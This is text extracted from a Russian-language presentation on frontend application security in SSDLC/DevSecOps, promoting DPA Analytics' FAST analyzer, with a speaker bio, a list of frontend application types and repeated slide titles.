



FAST: Безопасность frontend-приложений от модели угроз до продакшена в SSDLC/DevSecOps

Демонстрация первого
российского FAST-анализатора




dpa-analytics.ru

Обо мне

- 10 лет – в ИБ
- 5 лет – Application Security Architect, DevSecOps
- Исследую методы поведенческого анализа frontend-приложений в DevSecOps (FAST, frontend-sandbox, frontend observability, FrontSecOps)
- Управляю разработкой FAST-анализатора в DPA Analytics
- Telegram-канал @FrontSecOps



Бэкенд и фронтенд



Примеры frontend-приложений

- Сайт / Лендинг
- Онлайн-СМИ
- Личный кабинет клиента
- Личный кабинет партнера
- Маркетплейсы
- Интернет-магазин
- Онлайн-банк / ДБО
- Веб-интерфейс средства защиты (WAF, SIEM и т. д.)
- Внутрисетевые приложения (CRM, HRM, кабинет сотрудника, ERP, BSS и т. д.)
- Мобильные приложения (по технологии WebView)
- Progressive Web App (PWA)
- Собственная разработка
- Разработаны подрядчиком
- Ваша компания разрабатывает веб-приложения на заказ
- Ваша компания разрабатывает «коробочные» продукты с веб-интерфейсом

Бэкенд и фронтенд, уязвимости или вредоносное поведение, что важнее?




Dev




SAST

OSA


Бэкенд и фронтенд, уязвимости или вредоносное поведение, что важнее?




Бэкенд и фронтенд, уязвимости или вредоносное поведение, что важнее?




Бэкенд и фронтенд, уязвимости или вредоносное поведение, что важнее?



